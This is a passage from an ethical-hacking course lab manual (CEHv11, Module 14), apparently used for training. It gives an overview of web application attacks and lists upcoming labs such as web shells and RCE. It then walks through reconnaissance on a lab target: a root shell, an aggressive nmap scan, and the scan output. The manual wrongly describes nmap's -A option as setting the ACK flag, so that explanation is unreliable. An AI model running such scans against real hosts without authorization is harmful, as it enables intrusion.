


Hacking Web Applications

Module 14


Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

ICON KEY



A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic, as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.



Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.



Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11\Module 14\Hacking Web Applications

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Lab Objectives

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools

- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning
- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 195 Minutes

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application.

Recommended labs that will assist you in learning various web application attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Infrastructure	√	√	√
	1.1 Perform Web Application Reconnaissance	√		√
	1.2 Perform Web Application Reconnaissance using WhatWeb		√	√
	1.3 Perform Web Spidering using OWASP ZAP	√		√
	1.4 Detect Load Balancers using Various Tools		√	√
	1.5 Identify Web Server Directories		√	√
	1.6 Perform Web Application Vulnerability Scanning using Vega		√	√
	1.7 Identify Clickjacking Vulnerability using iframe		√	√
2	Perform Web Application Attacks	√	√	√
	2.1 Perform a Brute-force Attack using Burp Suite	√		√
	2.2 Perform Parameter Tampering using Burp Suite		√	√
	2.3 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications		√	√
	2.4 Perform Cross-Site Request Forgery (CSRF) Attack	√		√
	2.5 Enumerate and Hack a Web Application using WPScan and Metasploit		√	√
	2.6 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server	√		√
	2.7 Exploit a File Upload Vulnerability at Different Security Levels		√	√
	2.8 Gain Backdoor Access via a Web Shell using Weevy		√	√

3	Detect Web Application Vulnerabilities using Various Web Application Security Tools	√		
	3.1 Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner	√		

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit <https://ilabs.eccouncil.org>.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Footprint the Web Infrastructure

Web infrastructure footprinting is the process of gathering complete information about the target web application, its related components, and how they work.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11\Module 14\Hacking Web Applications

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Lab Objectives

- Perform web application reconnaissance
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using iframe

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Vega located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega**
- You can also download the latest version of the Vega from its official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 60 Minutes

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery:** Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery:** Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification:** Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Lab Tasks

T A S K 1

Perform Web Application Reconnaissance

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

- Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.1.1: Parrot Security login


Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
- Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
 - Use tools such as **Netcraft** (<https://www.netcraft.com>), **SmartWhois** (<https://www.tamos.com>), **WHOIS Lookup** (<http://whois.domaintools.com>), and **Batch IP Converter** (<http://www.sabsoft.com>) to perform the Whois lookup.
 - Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
 - Use tools such as **Professional Toolset** (<https://tools.dnsstuff.com>), **DNSRecon** (<https://github.com>), and **DNS Records** (<https://network-tools.com>), **Domain Dossier** (<https://centralops.net>) to perform DNS interrogation.
 - Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
 - On the **Parrot Security** virtual machine, click the **MATE Terminal** icon () at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.

9. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.




The screenshot shows a terminal window titled "Parrot Terminal". The terminal prompt is "[attacker@parrot]~". The user has typed the command "sudo su" and is prompted for a password with "[sudo] password for attacker:". The user has entered "toor". The terminal then changes to a root shell, with the prompt "[root@parrot]~". The user types "cd" and the terminal changes to the root directory, with the prompt "[root@parrot]~". Finally, the user types a "#". The entire sequence from "sudo su" to the final "#" is highlighted with a red box.

Figure 1.1.2: Running the programs as a root user

12. In the **Parrot Terminal** window, type **nmap -T4 -A -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.


Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies setting ACK flag, and **-v**: enables the verbose output (include all hosts and ports in the output).



The screenshot shows a terminal window titled "Parrot Terminal". The terminal prompt is "[root@parrot]~". The user has typed the command "#nmap -T4 -A -v www.moviescope.com" and is pressing the Enter key. The entire command is highlighted with a red box.

Figure 1.1.3: Issue Nmap command

13. The result appears, displaying the open ports and services running on the machine hosting the target website.



The screenshot shows a terminal window titled "Parrot Terminal" with the following Nmap scan results:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftpd
_ ftp-syst:			
_ SYST: Windows_NT			
80/tcp	open	http	Microsoft IIS httpd 10.0
_ http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3			
_ http-methods:			
_ Supported Methods: OPTIONS TRACE GET HEAD POST			
_ Potentially risky methods: TRACE			
_ http-server-header: Microsoft-IIS/10.0			
_ http-title: Login - MovieScope			
111/tcp	open	rpcbind	2-4 (RPC #100000)
_ rpcinfo:			
_ program version port/proto service			
_ 100000 2,3,4 111/tcp rpcbind			
_ 100000 2,3,4 111/tcp6 rpcbind			
_ 100000 2,3,4 111/udp rpcbind			
_ 100000 2,3,4 111/udp6 rpcbind			
_ 100003 2,3 2049/udp nfs			
_ 100003 2,3 2049/udp6 nfs			
_ 100003 2,3,4 2049/tcp nfs			
_ 100003 2,3,4 2049/tcp6 nfs			
_ 100005 1,2,3 2049/tcp mountd			
_ 100005 1,2,3 2049/tcp6 mountd			
_ 100005 1,2,3 2049/udp mountd			
_ 100005 1,2,3,4 2049/udp6 mountd			
_ 100021 1,2,3,4 2049/tcp nlockmgr			
_ 100021 1,2,3,4 2049/tcp6 nlockmgr			
_ 100021 1,2,3,4 2049/udp nlockmgr			
_ 100021 1,2,3,4 2049/udp6 nlockmgr			
_ 100024 1 2049/tcp status			
_ 100024 1 2049/tcp6 status			
_ 100024 1 2049/udp status			
_ 100024 1 2049/udp6 status			
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

Figure 1.1.4: Nmap scan

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.

```

ParrotTerminal
File Edit View Search Terminal Help
| rdp-ntlm-info:
| Target_Name: SERVER2019
| NetBIOS_Domain_Name: SERVER2019
| NetBIOS_Computer_Name: SERVER2019
| DNS_Domain_Name: Server2019
| DNS_Computer_Name: Server2019
| Product_Version: 10.0.17763
| System_Time: 2020-01-14T11:24:56+00:00
| ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public_Key_type: rsa
| Public_Key_bits: 2048
| Signature_Algorithm: sha256WithRSAEncryption
| Not_valid_before: 2019-09-12T11:43:53
| Not_valid_after: 2020-03-13T11:43:53
| MD5: e145 73a6 68b5 06c6 6832 c0c2 9665 af3e
| SHA-1: 747a c518 51d9 c5f6 a4b3 425d 85fb ef0f 135b 1f1f
| _ssl-date: 2020-01-14T11:25:01+00:00; -ls from scanner time.
| MAC_Address: 00:0C:29:8D:37:E2 (VMware)
| No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/).
| TCP/IP fingerprint:
| OS:SCAN(V=7.80%E=4%D=1/14%OT=21%CT=1%CU=39032%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
| OS:M=5E1DA510%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=109%TI=I%CI=I%II=I%
| OS:SS=S%TS=U)OPS(01=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW8NNS%05=M5
| OS:B4NW8NNS%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
| OS:ECN(R=Y%DF=Y%T=80%W=FFFF%0=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%
| OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%T=
| OS:80%W=0%S=Z%A=0%F=AR%0=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%0=%RD=0%
| OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
| OS:A%A=0%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=
| OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
| OS:T=80%CD=Z)

| Network Distance: 1 hop
| TCP Sequence Prediction: Difficulty=253 (Good luck!)
| IP ID Sequence Generation: Incremental
| Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

| Host script results:
| _clock-skew: mean: -1s, deviation: 0s, median: -1s
